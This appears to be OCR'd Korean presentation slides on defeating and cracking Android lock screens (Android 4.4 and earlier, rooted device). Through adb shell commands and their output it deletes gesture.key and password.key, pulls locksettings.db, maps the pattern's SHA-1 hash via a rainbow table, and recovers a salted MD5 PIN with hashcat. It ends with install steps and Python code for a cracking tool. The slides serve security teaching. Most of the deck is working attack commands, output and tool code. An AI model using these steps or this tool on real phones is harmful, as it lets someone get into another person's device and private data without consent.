
## 에뮬레이터 사용



# 환경 세팅

## 에뮬레이터 사용



# 잠금 화면 무력화

# 잠금 화면 무력화

```
➜  ~ cd platform-tools
➜  platform-tools ./adb devices
List of devices attached
emulator-5554   device
```

# 잠금 화면 무력화

```
➜  ~ cd platform-tools
➜  platform-tools ./adb devices
List of devices attached
emulator-5554   device

➜  platform-tools ./adb shell
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
```

# 잠금 화면 무력화

```
➜ platform-tools ./adb shell
root@android:/ # cd data/system/
root@android:/data/system # ls -al
-rw------- system   system      24584 2022-03-17 09:36 batterystats.bin
-rw------- system   system        386 1970-01-02 09:00 called_pre_boots.dat
-rw------- system   system        205 2022-03-04 22:35 device_policies.xml
drwx------ system   system            2022-03-17 09:29 dropbox
-rw------- system   system       4096 1970-01-02 09:00 entropy.dat
-rw------- system   system         20 2022-03-04 22:35 gesture.key
drwx------ system   system            2022-03-05 14:11 inputmethod
-rw-rw---- system   system       4096 1970-01-02 09:00 locksettings.db
-rw------- system   system      32768 1970-01-02 09:00 locksettings.db-shm
-rw------- system   system     362592 2022-03-04 22:35 locksettings.db-wal
-rw------- system   system        352 2022-03-03 14:22 netpolicy.xml
drwx------ system   system            2022-03-05 14:25 netstats
-rw-rw---- system   system       3748 2022-03-05 14:11 packages.list
-rw-rw---- system   system      79555 2022-03-05 14:11 packages.xml
-rw------- system   system         72 2022-03-04 22:22 password.key
drwxrwx--x system   system            1970-01-02 09:00 registered_services
drwxrwx--x system   system            2022-03-05 14:27 shared_prefs
drwx------ system   system            1970-01-02 09:00 sync
drwx------ system   system            2022-03-03 14:22 throttle
-rwxrwxr-- system   system         58 1970-01-02 09:00 uiderrors.txt
drwx------ system   system            2022-03-05 14:12 usagestats
drwxrwxr-x system   system            1970-01-02 09:00 users
root@android:/data/system #
```

패턴 관련 파일

PIN/PW 관련 파일

# 잠금 화면 무력화


```
root@android:/data/system # rm gesture.key; rm password.key
```


# Demonstration

# 패턴, PIN 크래킹

# 패턴, PIN 크래킹

## gesture.key 분석



# 패턴, PIN 크래킹

## gesture.key 분석

```
➜ platform-tools ./adb shell
root@android:/ # cd data/system/
root@android:/data/system # ls -al
-rw------- system   system      24584 2022-03-17 09:36 batterystats.bin
-rw------- system   system        386 1970-01-02 09:00 called_pre_boots.dat
-rw------- system   system        205 2022-03-04 22:35 device_policies.xml
drwx------ system   system            2022-03-17 09:29 dropbox
-rw------- system   system       4096 1970-01-02 09:00 entropy.dat
-rw------- system   system         20 2022-03-04 22:35 gesture.key
drwx------ system   system            2022-03-05 14:11 inputmethod
```

```
~/platform-tools                                          ✔ 21:28:18
./adb pull /data/system/gesture.key .
/data/system/gesture.key: 1 file pulled, 0 skipped. 0.0 MB/s (20 bytes in 0.010s)

~/platform-tools                                          ✔ 21:28:25
xxd gesture.key
00000000: f1de 30fe ef71 1c01 8ea9 987c 0e17 168d  ..0..q.....|....
00000010: b9d6 ab53                                ...S
```

# 패턴, PIN 크래킹

## gesture.key 분석

f1de30feef711c018ea9987c0e17168db9d6ab53

sha-1 hash value

# 패턴, PIN 크래킹

## gesture.key 분석

### encryption/decryption

this is caesar cipher → guvf vf pnrfne pvcure

key=13 (ROT13)

### hash function (md5)

1 → c4ca4238a0b923820dcc509a6f75849b

2 → c81e728d9d4c2f636f067f89cc14862c


3 → eccbc87e4b5ce2fe28308fd9f2a7baf3

4 → a87ff679a2f3e71d9181a67b7542122c

# 패턴, PIN 크래킹

## gesture.key 분석

**hash function (md5)**




- 단방향 함수
- 결과값을 보고 원래의 값을 유추하기 어려움
- crack 하려면 hashcat, johntheripper 등 GPU 기반 brute force 필요
- 또는 방대한 양의 Rainbow Table 구축

# 패턴, PIN 크래킹

## gesture.key 분석


```
~/Downloads                                                    ✔ 21:48:56
sqlite3 GestureRainbowTable.db
SQLite version 3.38.1 2022-03-12 13:37:29
Enter ".help" for usage hints.
sqlite> SELECT * FROM RainbowTable WHERE h
HAVING  hash
sqlite> SELECT * FROM RainbowTable WHERE hash = "f1de30feef711c018ea9987c0e17168db9d6ab53"
   ...> ;
f1de30feef711c018ea9987c0e17168db9d6ab53|[0, 1, 4, 7, 8]
sqlite>
```


Rainbow Table 기반으로 패턴 검색

# 패턴, PIN 크래킹

## password.key 분석

2004



# 패턴, PIN 크래킹

## password.key 분석

```
~/platform-tools                                                    ✔ 22:31:10
./adb pull /data/system/password.key .
/data/system/password.key: 1 file pulled, 0 skipped. 0.0 MB/s (72 bytes in 0.009s)

~/platform-tools                                                    ✔ 22:31:21
./adb pull /data/system/locksettings.db .
/data/system/locksettings.db: 1 file pulled, 0 skipped. 0.3 MB/s (4096 bytes in 0.012s)

~/platform-tools                                                    ✔ 22:32:02
./adb pull /data/system/locksettings.db-shm .
/data/system/locksettings.db-shm: 1 file pul... 0 skipped. 1.3 MB/s (32768 bytes in 0.024s)

~/platform-tools                                                    ✔ 22:32:05
./adb pull /data/system/locksettings.db-wal .
/data/system/locksettings.db-wal: 1 file pul... skipped. 10.5 MB/s (403792 bytes in 0.037s)

~/platform-tools                                                    ✔ 22:32:09
```

# 패턴, PIN 크래킹

## password.key 분석


608A0E2CA01BAEF557EF3166E7E0D799E5DEA399A0D05E6E41F7BD45E6B32587D4BEEEAA

# 패턴, PIN 크래킹

## password.key 분석

608A0E2CA01BAEF557EF3166E7E0D799E5DEA399A0D05E6E41F7BD45E6B32587D4BEEEAA

sha-1 (40 bytes)　　md5 (32 bytes)

# 패턴, PIN 크래킹

## password.key 분석

| ciphertext | hash |
|---|---|
| 1 | c4ca4238a0b923820dcc509a6f75849b |
| 2 | c81e728d9d4c2f636f067f89cc14862c |
| 3 | eccbc87e4b5ce2fe28308fd9f2a7baf3 |
| 4 | a87ff679a2f3e71d9181a67b7542122c |

md5 rainbow table

**salt=“aaa”**

1aaa=068896804551b982511aff19931628b9

2aaa=ba7c5d5e16e7129bab854b0fe69f4b7d

3aaa=9fd46e8c6df74e96c54860f36c9db9c1

4aaa=2df0d8a4c2754afa6896a960d4fd3cb3

**rainbow table을 무력화 시키는 좋은 수단!**

# 패턴, PIN 크래킹

## password.key 분석

608A0E2CA01BAEF557EF3166E7E0D799E5DEA399A0D05E6E41F7BD45E6B32587D4BEEEAA

sha-1 (40 bytes)　　md5 (32 bytes)


두 hash value 모두 평문에 salt를 더해서 만들어진 값임
-> rainbow table 구축 불가

How to crack?

**locksettings.db 에 salt가 평문으로 저장되어 있음**

# 패턴, PIN 크래킹

## password.key 분석




# 패턴, PIN 크래킹

## password.key 분석

**만약 lockscreen.password_salt 가 양수라면?**


321930381761546914





0x477b9f9ff4d8aa2

**만약 lockscreen.password_salt 가 음수라면?**

-321930381761546914




-0x477b9f9ff4d8aa2




0xfb88460600b2755e

# 패턴, PIN 크래킹

## password.key 분석

```
 ~                                                                    ✔ 13:08:36
 hashcat -m 10 A0D05E6E41F7BD45E6B32587D4BEEEAA:477b9f9ff4d8aa2 -a 3 '?d?d?d?d' -D 2
hashcat (v6.2.5-287-g317abecac) starting

* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
             You have been warned.

METAL API (Metal 261.13)
========================
* Device #1: Apple M1, 2688/5461 MB, 8MCU

OpenCL API (OpenCL 1.2 (Feb 12 2022 01:56:48)) - Platform #1 [Apple]
====================================================================
* Device #2: Apple M1, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
```

hashcat -m 10 A0D05E6E41F7BD45E6B32587D4BEEEAA:477b9f9ff4d8aa2 -a 3 '?d?d?d?d' -D 2

# 패턴, PIN 알아내기

## password.key 분석


```
a0d05e6e41f7bd45e6b32587d4beeeaa:477b9f9ff4d8aa2:2004

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10 (md5($pass.$salt))
Hash.Target......: a0d05e6e41f7bd45e6b32587d4beeeaa:477b9f9ff4d8aa2
Time.Started.....: Mon Mar 28 13:08:46 2022 (0 secs)
Time.Estimated...: Mon Mar 28 13:08:46 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?d?d?d?d [4]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   218.2 kH/s (0.09ms) @ Accel:1024 Loops:10 Thr:64 Vec:1
Recovered.Total..: 1/1 (100.00%) Digests
Progress.........: 10000/10000 (100.00%)
Rejected.........: 0/10000 (0.00%)
Restore.Point....: 512/1000 (51.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-10 Iteration:0-10
Candidate.Engine.: Device Generator
Candidates.#1....: 1813 -> 6764
Hardware.Mon.#1..: Util: 76%

Started: Mon Mar 28 13:08:46 2022
Stopped: Mon Mar 28 13:08:48 2022
```

# 패턴, PIN 크래킹

## password.key 분석




```
hashcat -m 10 A0D05E6E41F7BD45E6B32587D4BEEEAA:477b9f9ff4d8aa2 -a 3 '?d?d?d?d' -D 2 –show
```

# 패턴, PIN 크래킹 프로그램 개발

# 패턴, PIN 크래킹 프로그램 개발

## 크래킹 툴 사용법

### 설치

```
git clone https://github.com/d3vle0/android-lock-cracker
cd android-lock-cracker
pip3 install python-dotenv
```

https://developer.android.com/studio/releases/platform-tools?hl=ko
이곳에서 ADB (Android Debug Bridge) 를 다운받습니다.

https://drive.google.com/file/d/1lqEwuR0ZDDjS_gJ3wqiKmGsWJsm53nj0/view?usp=sharing
이곳에서 rainbow table 데이터베이스를 프로젝트 루트 경로에 다운받습니다.

### .env 세팅

adb 바이너리의 경로를 `.env` 에 기입합니다.

```
ADB_PATH = ...
```

## 실행

```
# 잠금 무력화
python3 crack.py --del
# PIN
python3 crack.py --pin 길이
# 패턴
python3 crack.py --pattern
# 도움말
python3 crack.py -h
python3 crack.py --help
```

## 주의 사항

- 루팅 작업이 된 기기만 작동합니다.
- Android 4.4 이하 버전에서만 작동합니다.

https://github.com/D3vle0/android-lock-cracker

# 패턴, PIN 크래킹 프로그램 개발

```
52      elif sys.argv[1] == "--pin":
53          try:
54              pin_length = int(sys.argv[2])
55              if pin_length < 4 or pin_length > 10:
56                  print_red("[-] Invalid PIN length")
57                  sys.exit(3)
58          except IndexError:
59              print_red("[-] Error: PIN length required.")
60              sys.exit(3)
```

pin 길이 설정

# 패턴, PIN 크래킹 프로그램 개발

```
61          check_root()
62          print("[+] connected to device")
63          print("[+] collecting encrypted PIN data...\n")
64          os.popen(f"{ADB_PATH} shell 'su -c cat /data/system/password.key' > password.key")
65          os.popen(f"{ADB_PATH} pull /data/system/locksettings.db .")
66          os.popen(f"{ADB_PATH} pull /data/system/locksettings.db-shm .")
67          os.popen(f"{ADB_PATH} pull /data/system/locksettings.db-wal .")
68          time.sleep(3)
```

분석에 필요한 파일 복사

# 패턴, PIN 크래킹 프로그램 개발

```
69          conn = sqlite3.connect("locksettings.db")
70          cur = conn.cursor()
71          cur.execute("SELECT value from locksettings where name = 'lockscreen.password_salt'")
72          salt = int(cur.fetchone()[0])
73          print(f"[*] salt value in db: {salt}")
74          time.sleep(1)
75          md5_hash=open("password.key", "r").read()[40:].lower()
76          print(f"[*] md5 hash: {md5_hash}")
77          if salt > 0:
78              calc_salt = hex(salt)[2:]
79          else:
80              calc_salt = hex((1 << 64) + int(salt))[2:]
81          print(f"[*] calculated salt: {calc_salt}\n")
```

salt 추출 후 계산

# 패턴, PIN 크래킹 프로그램 개발

```
83          print(f"[*] calculating hash...\n")
84          syntax = ""
85          for i in range(pin_length):
86              syntax += "?d"
87          os.system(f"hashcat -m 10 {md5_hash}:{calc_salt} -a 3 '{syntax}' -D 2 &> /dev/null")
88          time.sleep((pin_length-3)*2)
